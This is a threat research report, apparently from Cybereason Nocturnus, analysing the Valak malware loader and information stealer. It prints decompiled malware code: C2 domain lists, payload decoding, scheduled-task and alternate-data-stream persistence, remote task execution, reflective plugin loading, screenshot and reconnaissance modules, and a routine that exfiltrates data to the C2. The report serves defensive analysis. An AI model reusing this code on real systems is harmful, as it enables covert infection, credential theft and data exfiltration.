Valak: More than Meets the Eye

By Cybereason Nocturnus

Archived: 2026-04-05 17:33:54 UTC

Research by: Eli Salem, Lior Rochberger and Assaf Dahan

Check out a condensed, high level version of this report on our threat alerts page.

Key Findings

- **The Valak Malware:** The Valak Malware is a sophisticated malware previously classified as a malware loader. Though it was first observed in late 2019, the Cybereason Nocturnus team has investigated a series of dramatic changes, an evolution of over 30 different versions in less than six months. This research shows that Valak is more than just a loader for other malware, and can also be used independently as an information stealer to target individuals and enterprises.
- **Targeting Enterprises:** More recent versions of Valak target Microsoft Exchange servers to steal enterprise mailing information and passwords along with the enterprise certificate. This has the potential to access critical enterprise accounts, causing damage to organizations, brand degradation, and ultimately a loss of consumer trust.
- **Targets US and Germany:** This campaign is specifically targeting enterprises in the US and Germany.
- **With a Rich Modular Architecture**: Valak's basic capabilities are extended with a number of plugin components for reconnaissance and information stealing.
- **Using Fast Development Cycles:** Valak has evolved from a loader to a sophisticated, multi-stage modular malware that collects plugins from its C2 server to expand its capabilities. The Cybereason Nocturnus team has observed over 30 different versions in about 6 months.
- **Designed for Stealth**: Valak is a stealthy malware that uses advanced evasive techniques like ADS and hiding components in the registry. In addition, over time the developers of Valak chose to abandon using PowerShell, which can be detected and prevented by modern security products.

table of contents

Introduction

When Valak was first discovered in late 2019, it was classified as a loader and used in multiple campaigns primarily targeting the US. It was often paired with Ursnif (aka. Gozi) and IcedID. Upon investigation by Cybereason Nocturnus in April 2020, Valak was identified as being used in campaigns mainly targeting the US and Germany. The campaigns involved new versions, revealing that the malware authors have been working on a better, improved version of the malware quickly. Over thirty different versions of the malware were found, revealing tremendous improvements in a very short period of time. Valak's key features include:

- **Fileless stage:** Valak's contains a fileless stage in which it uses the registry to store different components
- **Reconnaissance:** It collects user, machine, and network information from infected hosts
- **Geolocation Aware:** It checks the geo-location of the victim's machine
- **ScreenCapture:** It takes screenshots of the infected machine
- **Download Secondary Payloads:** It downloads additional plugins and other malware
- **Enterprise-aware:** It targets administrators and enterprises networks
- **Infiltrates the Exchange Server:** It collects and steal sensitive information from the Microsoft Exchange mail system, including credentials and the domain certificate


Among it's improvements, the most important and interesting addition to the newer versions of Valak is a component called "*PluginHost*". *PluginHost* provides communication with the C2 server and downloads additional plugins under the name "*ManagedPlugin*". Among the plugins observed are "*Systeminfo*" and "*Exchgrabber*", both of which appear to specifically target enterprises.

In this research, we evaluate the differences between the old and new versions of Valak and elaborate on the malware capabilities, its infrastructure, and its connection to other malware.

Threat Analysis

Initial infection

In these campaigns, the most common infection vector is via Microsoft Word documents embedded with malicious macro code. The contents of the documents are in English and German depending on the target.



The content of the phishing documents.


Malicious macro code is used to download a DLL file with .cab extension named "*U.tmp*" and saved into the temp folder.

DLL file download address: "hxxp://v0rzpbu[.]com/we201o85/aio0i32p.php?l=hopo4.cab"

After downloading the DLL, the code launches the malicious DLL using "regsvr32.exe".

Initial infection as shown in the Cybereason Defense Platform.


When executed, the DLL drops and launches using a WinExec API call. This stage of the Valak malware uses a malicious JavaScript file with a random name that changes per execution. In the example below the name of the JavaScript file is "*sly4.0*".



The DLL dropping the JavaScript file.

Multi-stage Attack: Step-by-step Analysis of Valak

First Stage: Gaining Initial Foothold



Attack flow for the first stage of Valak.

The downloaded JavaScript code, "*sly4.0"*, contains a variable called "*PRIMARY_C2*" that holds multiple fake and legitimate domains, including Google, Gmail, Avast, and Microsoft. The domain list varies between samples.

```
var config = {
  PRIMARY_C2 : ['http://clientservices.googleapis.com','http://update.googleapis.com','
  http://weus2watcab02.blob.core.windows.net','http://katedesktop64.com','
  http://leasurefilletmarrow.com','http://ireiureoi0dwoi.com','http://sunhutburgerzzz.com'],
  SOFT_SIG : 'mad7',
  SOFT_VERSION: 23,
  C2_REQUEST_SLEEP : 21,
  C2_FAIL_SLEEP : 21,
  C2_FAIL_COUNT : 20,
  C2_OB_KEY : 'JxTRG4mY',


  C2_PREFIX : 'p' + 'r' + 'oject.aspx'
}
```

Malware configuration in the script sly4.0.

Valak creates connections to the different C2 servers in the list with two predefined URIs:

- One URI is used to download an encoded file named "**project.aspx**" [saved as project[1].htm].

*in version 30, the file was renamed to "rpx.aspx".

```
C2_PREFIX : 'p' + 'r' + 'oject.aspx'
```

```
var uri = "/" + config.C2_PREFIX + "?cwdTelemetry=2&regclid=" + infoBlock + "&agwHit=" + randomString
(6) + "&cClass=" + randomString(2) + "&ubwG=" + nonce;
```

URI embedded in the script.

- One URI is used to download an encoded file named "**a.aspx**" [saved as a[1].htm].

*in version 30, the file was renamed to "go.aspx".

```
var pluginHost = MSXMLRequest(SELECTED_C2 + "/a.aspx?redir=1&clientUuid=91&r_ctplGuid=" + encodedId +
 "&TS2=" + nonce + "&rtag=" + arch);
```

URI embedded in the script.

Both files are decoded by the malware using Base64 and an XOR cipher. The key is a combination of a predefined string and information collected from memory during runtime.

```
function rot13_str(str, key){
   var rotd = "";
   for(var  i = 0; i < str.length; i++){
     rotd = rotd.concat(String.fromCharCode((str.charCodeAt(i) ^ key)));
   }

   return rotd;
```

Function "rot13_str" decodes a string using XOR.

```
pluginHost = rot13_str(pluginHost, derive_key(GetID().concat(config.C2_OB_KEY)));
var pluginHostName = id + ".bin";

var hostPath = temp + "\\" + pluginHostName;

WriteBytes(hostPath, Base64bytes(pluginHost));

return pluginHostName;
```

The code for downloading the encoded file and decoding it with the first function (rot13_str) and Base64.

```
function GetID(){
  var shell = new ActiveXObject("WScript.Shell");
  var username = shell.ExpandEnvironmentStrings("%username%");
  var pcname = shell.ExpandEnvironmentStrings("%COMPUTERNAME%");
  var domain = shell.ExpandEnvironmentStrings("%USERDOMAIN%");
  var corp = (pcname.toUpperCase() != domain.toUpperCase()).toString();
  var version = config.SOFT_VERSION;
  var campaign = config.SOFT_SIG;

  return naive_hash(username+pcname+domain+corp+version+campaign) + version;
}
```

The "GetID" functions used to create the XOR key and collect information about the user.

The malware sets information like the C2 server, ID, the downloaded payload, and the decoded project.aspx in a registry key under "HKCU\Software\ApplicationContainer\Appsw64". These keys will be used in the second stage.

wscript.exe	1980	WriteFile	C:\Users\Malware\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZX7SG1EY\project[1].htm
wscript.exe	1980	RegCreateKey	HKCU\Software\ApplicationContainer
wscript.exe	1980	RegCreateKey	HKCU\Software\ApplicationContainer\Appsw64
wscript.exe	1980	RegSetValue	HKCU\Software\ApplicationContainer\Appsw64\ShimV4
wscript.exe	1980	RegSetValue	HKCU\Software\ApplicationContainer\Appsw64\SetupServiceKey
wscript.exe	1980	CreateFile	C:\Users\Malware\AppData\Local\Microsoft\Windows\Caches
wscript.exe	1980	RegSetValue	HKCU\Software\ApplicationContainer\Appsw64\ServerUrl
wscript.exe	1980	WriteFile	C:\Users\Public\Classic2Application.bz:Default2.ini
wscript.exe	1980	WriteFile	C:\Users\Malware\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\9ZOCYEM2\a[1].htm
wscript.exe	1980	WriteFile	C:\Users\Malware\AppData\Local\Temp\1c9a7db723.bin


Files and registry keys written by Valak.

After downloading the payloads and setting the registry keys and values, Valak sets it's persistence via a scheduled task.

```
function Persist(body){
  var shell = new ActiveXObject("WScript.Shell");
  var username = shell.ExpandEnvironmentStrings("%username%");
  var ntuser = "C:\\Users\\Public\\Classic2Application.bz"

  var command = "WSCRIPT.EXE //E:jscript " + ntuser + ":Default2.ini " + randomString(26);

  shell.Run("schtasks.exe /Create /F /TN \"Classic Sound\" /TR \"" + command + "\" /SC Minute /MO 7");
  WriteRegistry("ServerUrl", body);

  CreateFile(ntuser);

  WriteADS(ntuser, "Default2.ini", "var w = new ActiveXObject('WScript.Shell');
  eval(w.RegRead('HKEY_CURRENT_USER\\\\Software\\\\ApplicationContainer\\\\Appsw64\\\\ServerUrl'));");
  GrabHost();
```


Creation of the scheduled task to establish persistence.

The scheduled task is set to launch wscript that executes JavaScript stored as an Alternative Data Stream named "*Default2.ini*" in the file "*Classic2Application.bz*".



The execution of the scheduled task as shown in the Cybereason Defense Platform.

The script in the ADS ("*Default2.ini*") executes the content of the registry key, "HKCU\Software\ApplicationContainer\Appsw64\ServerUrl", which holds the contents of "*project.aspx"*, the second stage JavaScript file.



Registry modifications done by Valak.

Second Stage: Fetching and Executing Secondary Payloads

In the first stage, Valak laid the foundation for the attack. In the second stage, it downloads additional modules for reconnaissance activity and to steal sensitive information.

The two payloads ("*project.aspx*" and "*a.aspx*") and the configuration in the registry keys are used in the second stage to perform malicious activities.

Attackflow for the second stage.

Second Stage JS - Project.aspx

The "*project.aspx*", or as we refer to it, the second stage JS, is a JavaScript file that looks very similar to the first stage JavaScript ("*sly4.0*"). However, on closer inspection it contains additional functions.

The script is executed by the scheduled task used to maintain persistence, with its main goal being:

- Execute Pluginhost.exe, the plugin management component.
- Download and parse additional payloads from the C2.
- Save the payloads as Alternate Data Streams and set scheduled tasks to run them.

```
var config = {
  COMMAND_C2 : ['http://clientservices.googleapis.com','http://update.googleapis.com','
  http://weus2watcab02.blob.core.windows.net','http://snipscell-ss.com','http://cab2cablink-space.com','
  http://starzoooon777.com','http://kingprawbun28.com'],
  SOFT_SIG : 'mad7',
  CLIENT_ID : 'EC7D8B2FB526DE5BEFE5F3EB32568A34',
  C2_REQUEST_SLEEP : 20,
  C2_FAIL_SLEEP : 1,
  C2_FAIL_COUNT : 3,
  C2_OB_KEY : 'JxTRG4mY',
  SOFT_VERSION : 24,

  C2_COMMAND_PREFIX : 'bounce.aspx',
```

Configuration section of the second stage JS.

In the second stage, the configuration file has been altered to contain a unique "Client_ID" and a different file that it will try to download called "*bounce.aspx*".

Stage 2 also contains three unique functions, "*CreateExecJob*", "*CreateOleExecJob*" and "*LaunchPlugin*".

These functions are called from the "*ParseTask*" function, and receive the parsed tasks from the C2.

```
function ParseTask(){

  var shell = new ActiveXObject("WScript.Shell");
  var username = shell.ExpandEnvironmentStrings("%username%");
  var ntuser = "C:\\Users\\Public\\PowerManagerSpm.jar"

  for(var i = 0; i < config.COMMAND_C2.length; i++){
     var body = MSXMLRequest(config.COMMAND_C2[i] + '/' + GetQuery());
     body = rot13_str(body, derive_key(GetID().concat(config.C2_OB_KEY)));

     if(body.indexOf("--TASK") !== -1){
        var task = body.replace('--TASK--', '').split('--')[1];
        var taskName = body.split('--')[2];

        CreateExecJob(taskName);
        WriteADSBytes(ntuser, taskName, Base64bytes(task));
        return;
     }

     if(body.indexOf("--ODTASK") !== -1){
        var task = body.replace('--ODTASK--', '').split('--')[1];
        var taskName = body.split('--')[2];

        CreateOleExecJob(taskName);
        WriteADSBytes(ntuser, taskName, Base64bytes(task));
        return;
     }

     if(body.indexOf('--PLUGIN') !== -1){
        var plugin = body.replace('--PLUGIN--', '');
        LaunchPlugin(plugin);
        return;
     }

     WScript.Sleep(config.C2_REQUEST_SLEEP * 1000);
  }
```

The "ParseTask" function checks the payload.

If the malware downloads a payload that starts with the word "*ODTASK*", it calls "*CreateOleExecJob*", which writes the payload as an ADS of the file "C:\\Users\\Public\\PowerManagerSpm.jar" and creates a scheduled task "PerfWatson_%taskname%" to run it.

```
function CreateOleExecJob(taskName){
  var shell = new ActiveXObject("WScript.Shell");

  var currentTime = new Date(),
        hours = currentTime.getHours(),
        minutes = currentTime.getMinutes();

  hours = hours < 10 ? "0" + hours.toString() : hours;
  minutes = (minutes + 3) < 10 ? "0" + (minutes + 1).toString() : (minutes + 1);
  var time = hours + ":" + minutes;

  var username = shell.ExpandEnvironmentStrings("%username%");
  var ntuser = "C:\\Users\\Public\\PowerManagerSpm.jar"

  var command = "rundll32 " + ntuser + ":" +taskName +  ",DllRegisterServer";
  var commands = ['schtasks /Create /F /TN "PerfWatson_%taskname%" /TR "%command%" /SC Once /ST %time%'];
  commands[0] = commands[0].replace('%taskname%', taskName);
  commands[0] = commands[0].replace('%command%', command);
  commands[0] = commands[0].replace('%time%', time);

  shell.Run(commands[0], 0);
}
```

The "CreateOleExecJob" function.

If the malware receives a content start with the word "*PLUGIN*", it calls "*LaunchPlugin*", which executes the PluginHost.exe file using WMI with the content as an argument.

```
function LaunchPlugin(plugin){
  var shell = new ActiveXObject("WScript.Shell");
  var temp = shell.ExpandEnvironmentStrings("%temp%");
  var host = temp + "\\" + GetID() + ".bin";
  shell.Run("wmic process call create \"" + host + " " + plugin + "\"", 0);
}
```

The "LaunchPlugin" function.

If the malware receives a content starting with the word "*TASK*", it calls "*CreateExecJob*", which writes the content as an ADS of the file "C:\\Users\\Public\\PowerManagerSpm.jar" and creates a scheduled task "PowerUtility_%taskname%W" to run it.

```
function CreateExecJob(taskName){
  var shell = new ActiveXObject("WScript.Shell");

  var currentTime = new Date(),
        hours = currentTime.getHours(),
        minutes = currentTime.getMinutes();

  hours = hours < 10 ? "0" + hours.toString() : hours;
  minutes = (minutes + 3) < 10 ? "0" + (minutes + 1).toString() : (minutes + 1);
  var time = hours + ":" + minutes;

  var username = shell.ExpandEnvironmentStrings("%username%");
  var ntuser = "C:\\Users\\Public\\PowerManagerSpm.jar"

  var command = "wmic process call create " + ntuser + ":" + taskName;
  var commands = ['schtasks /Create /F /TN "PowerUtility_%taskname%W" /TR "%command%" /SC Once /ST %time%'];
  commands[0] = commands[0].replace('%taskname%', taskName);
  commands[0] = commands[0].replace('%command%', command);
  commands[0] = commands[0].replace('%time%', time);

  shell.Run(commands[0], 0);
}
```

The "CreateExecJob" function.

Our analysis reveals that this time, the payload downloaded by Valak was IcedID. However, the payload can vary, as the attackers can download other payloads to the infected system.

In previous infections, Valak downloaded different remote administration tools like putty.exe and NetSupport Manager.

The process tree to establish persistence as seen in the Cybereason Defense Platform.

PluginHost - a.aspx

The decoded "*a.aspx*" is saved in the temporary folder as %TEMP%\<ID>.bin. This file, internally named "*PluginHost.exe"*, is an executable file, and will be used to manage additional components.

Valak's Modular Plugin Architecture

PluginHost - Plugin Management Component

The functionality of the executable "*PluginHost.exe*" is divided into four classes: Bot, HTTPClient, Program and Utils, which will allow it to perform its main goal of downloading and loading additional components of the malware.

The Bot Class:

The bot class is responsible for reading from several registry entries set by the first stage.

- GetID() reads from the registry entry "*SetupServiceKey*", which holds the ID.
- GetC2() reads from the registry entry *"ShimV4*", which holds the C2 domain.

Both functions use the Utils class to read registry entries.

```
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
public static string GetID()
{
    return Utils.RegistryReadInfo("SetupServiceKey");
}

// Token: 0x06000002 RID: 2 RVA: 0x0000206C File Offset: 0x0000026C
public static string GetC2()
{
    return Utils.RegistryReadInfo("ShimV4");
}
```

GetID() andGetC2() reading from the registry.

```
public static string RegistryReadInfo(string key)
{
    return Utils.RegistryRead("HKEY_CURRENT_USER\\Software\\ApplicationContainer\\Appsw64", key);
}
```

The RegistryReadInfo() function in the Utils class.

The HTTPClient Class:

The HTTPClient class contains two functions, *post* and *GetPluginBytes*.

The GetPluginBytes() function gets the C2 domain using **GetC2()** and adds an embedded URI. The URL is used to download an additional module for the plugin.

```
return Convert.FromBase64String(webClient.DownloadString(Bot.GetC2() + string.Format("/
  db.aspx?llid={0}&pkf_MCID=2018&stat=L2&dfc={1}&store_pref={2}&VDImon={3}", new object[]
```

GetPluginBytes function used to download the plugin.

The Program Class:

The Program class contains the main function of the file **main()**. This function executes the function **GetPluginBytes()** to download the module components with type "*ManagedPlugin*". These components will be loaded reflectively to the executable's memory and expand the plugin capabilities.

```
private static void Main(string[] args)
{
    string pluginId = args[0];
    try
    {
        Activator.CreateInstance(Assembly.Load(HttpClient.GetPluginBytes(pluginId)).GetType
          ("ManagedPlugin.ManagedPlugin"));
    }
    catch
    {
    }
}
```

PluginHost's main function downloads the ManagedPlugin module.

The Utils Class:

The Utils class contains several maintenance functions used by the other classes.

ManagedPlugin - Plugins Suite for Enhanced Capabilities

When referring to additional plugins, it is worth noting that in early versions of Valak the plugins were downloaded by the second stage JS via PowerShell. More recent versions of Valak abandoned the popular yet easily detectable PowerShell downloader approach and transitioned to PluginHost as a means of managing and downloading additional payloads. This transition indicates that the Valak authors are looking for stealthier approaches and ways to improve their evasion techniques.

During this analysis, we discovered several different modules with the same internal name, "*ManagedPlugin.dll*".

These modules are downloaded and loaded by *"PluginHost.exe"*.

    - **Systeminfo**: responsible for extensive reconnaissance; targets local and domain admins
    - **Exchgrabber:** aims to steal Microsoft Exchange data and infiltrates the enterprises mail system

- **IPGeo:** verifies the geolocation of the target
- **Procinfo:** collects information about the infected machine's running processes
    - **Netrecon:** performs network reconnaissance
- **Screencap:** captures screenshots from the infected machine

Among these components, some focus on one single, specific activity to achieve their goal and are relatively less robust than others when it comes to capability and potential impact. This includes ipgeo, procinfo, netrecon and screencap.

```
public ManagedPlugin()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            string text = webClient.DownloadString("http://ip-api.com/json");
            text = Convert.ToBase64String(Encoding.ASCII.GetBytes(text));
            HttpClient.Post(text);
        }
```

Ipogeo module

The Ipogeo module, which collects information using an IP discovery service.

```
public ManagedPlugin()
{
    for (;;)
    {
        try
        {
            string text = string.Empty;
            Process[] processes = Process.GetProcesses();
```

procinfo module

The Procinfo module, which collects information about the running processes.

```
public ManagedPlugin()
{
    List<string> networkHostNames = this.GetNetworkHostNames();
    networkHostNames.Add(Environment.MachineName);
    List<string> localShares = ManagedPlugin.GetLocalShares();
    HttpClient.Post(string.Join("\n", networkHostNames) + "+++" + string.Join("\n", localShares))
}
```

netrecon module

The Netrecon module, which collects network information.

```
public ManagedPlugin()
{
    ManagedPlugin.DEVMODE devmode = default(ManagedPlugin.DEVMODE);
    devmode.dmSize = (short)Marshal.SizeOf(typeof(ManagedPlugin.DEVMODE));
    ManagedPlugin.EnumDisplaySettings(Screen.PrimaryScreen.DeviceName, -1, ref devmode);
    Bitmap bitmap = new Bitmap(devmode.dmPelsWidth, devmode.dmPelsHeight, PixelFormat.Format32bppArgb);
    Graphics.FromImage(bitmap).CopyFromScreen(devmode.dmPositionX, devmode.dmPositionY, 0, 0, bitmap.Size,
      CopyPixelOperation.SourceCopy);
    HttpClient.Post(Convert.ToBase64String(ManagedPlugin.ImageToByteArray(bitmap)));
}
```


screencap module

The Screencap module, which takes screenshots of the infected machine.

Below is a deep dive of "**systeminfo**" and "**exchgrabber**"**,** which are more advanced and complex than the aforementioned plugin components.

ManagedPlugin: Systeminfo, the Reconnaissance Module

"*Systeminfo*" shares many similarities to "*PluginHost.exe*" when it comes to class names. However, unlike "*PluginHost"*, it contains several reconnaissance functions that focus on gathering information about the user, the machine, and existing AV products.



The plugin components in Valak.

The module gathers information about the user and attempts to verify whether this is a local admin or a domain admin. This shows that after infecting the machine, Valak chooses to target mainly administrators and domain admins. This indicates a propensity to target higher profile accounts such as enterprise admins.

```
public static bool IsLocalAdmin()
{
    bool result;
    try
    {
        result = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole
          (WindowsBuiltInRole.Administrator);
    }
    catch
    {
        result = false;
    }
    return result;
}

// Token: 0x06000008 RID: 8 RVA: 0x00002180 File Offset: 0x00000380
public static bool IsDomainAdmin()
{
    bool result;
    try
    {
        result = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(512);
```

The ManagedPlugin (SystemInfo), which determines if the user is a local or domain admin.

The module attempts to find whether the infected machine has any security products installed using the AntivirusSoftware() function. The information collected about installed AV programs is gathered using the WMI query “SELECT * FROM AntiVirusProduct”.

```
private static string AntivirusSoftware()
{
    string result;
    try
    {
        ManagementObjectCollection managementObjectCollection = new ManagementObjectSearcher("root\
          \SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get();
        string text = "Not detected";
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
        }
```

ManagedPlugin (SystemInfo) checks for antivirus products.


The module also collects the physical address (MAC) and the IP address of the infected machine.

```
public string PhysicalAddress()
{
    string result;
    try
    {
        Dictionary<string, long> dictionary = new Dictionary<string, long>();
        foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
        {
            if (networkInterface.OperationalStatus == OperationalStatus.Up)
            {
                dictionary[networkInterface.GetPhysicalAddress().ToString()] =
                  networkInterface.GetIPv4Statistics().BytesSent + networkInterface.GetIPv4Statistics
                  ().BytesReceived;
```

The ManagedPlugin (SystemInfo) collects the machine's physical address.

Additional reconnaissance activity occurs with several other functions, including:

- **NetUser** - provides more information about the user
- **SystemUpTime** - records the amount of time the machine is running
- **WindowsVersion** - determines the Windows version



ManagedPlugin (SystemInfo) reconnaissance functions.

In order to exfiltrate data, the plugin uses the function "post" in the HTTPClient class. "Post" gives the plugin the ability to upload content and exfiltrate data to the remote C2 whose domain is stored in the registry.

```
public static void Post(string data)
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            Console.WriteLine(string.Concat(new string[]
            {
                Bot.GetC2(),
                "/",
                PluginConfig.ENDPOINT,
                "/",
                Utils.GetQuery()
            }));
            webClient.UploadString(string.Concat(new string[]
            {
                Bot.GetC2(),
                "/",
                PluginConfig.ENDPOINT,
                "/",
                Utils.GetQuery()
            }), data);
        }
    }
    catch
```

ManagedPlugin (SystemInfo) data exfiltration function post.

Similar to "*PluginHost*", "*SystemInfo*" uses another function called **GetQuery()** that builds the URL to send the information to the remote C2. The URL is encoded using Base64 and some char replacements.

```
http://cryptoco.info/blog/bm9uy2uypti2nzymawq9neeymei/1m0zgreixrtdcrkq5q0y2rjgwoe/vfnui4ouimcg
x1z2lupxn5c3rlb/wluzm8mbhr5cgu9rvhuru5erurf/u1ltvevnsu5gtyzub25jzte9ota/w.html
```

Example of the final URL created by the GetQuery function.

The core functionality of the "*ManagedPlugin*" module is in the "ManagedPlugin" class. The function loops endlessly and continues to execute the reconnaissance activity and send it to the attacker.

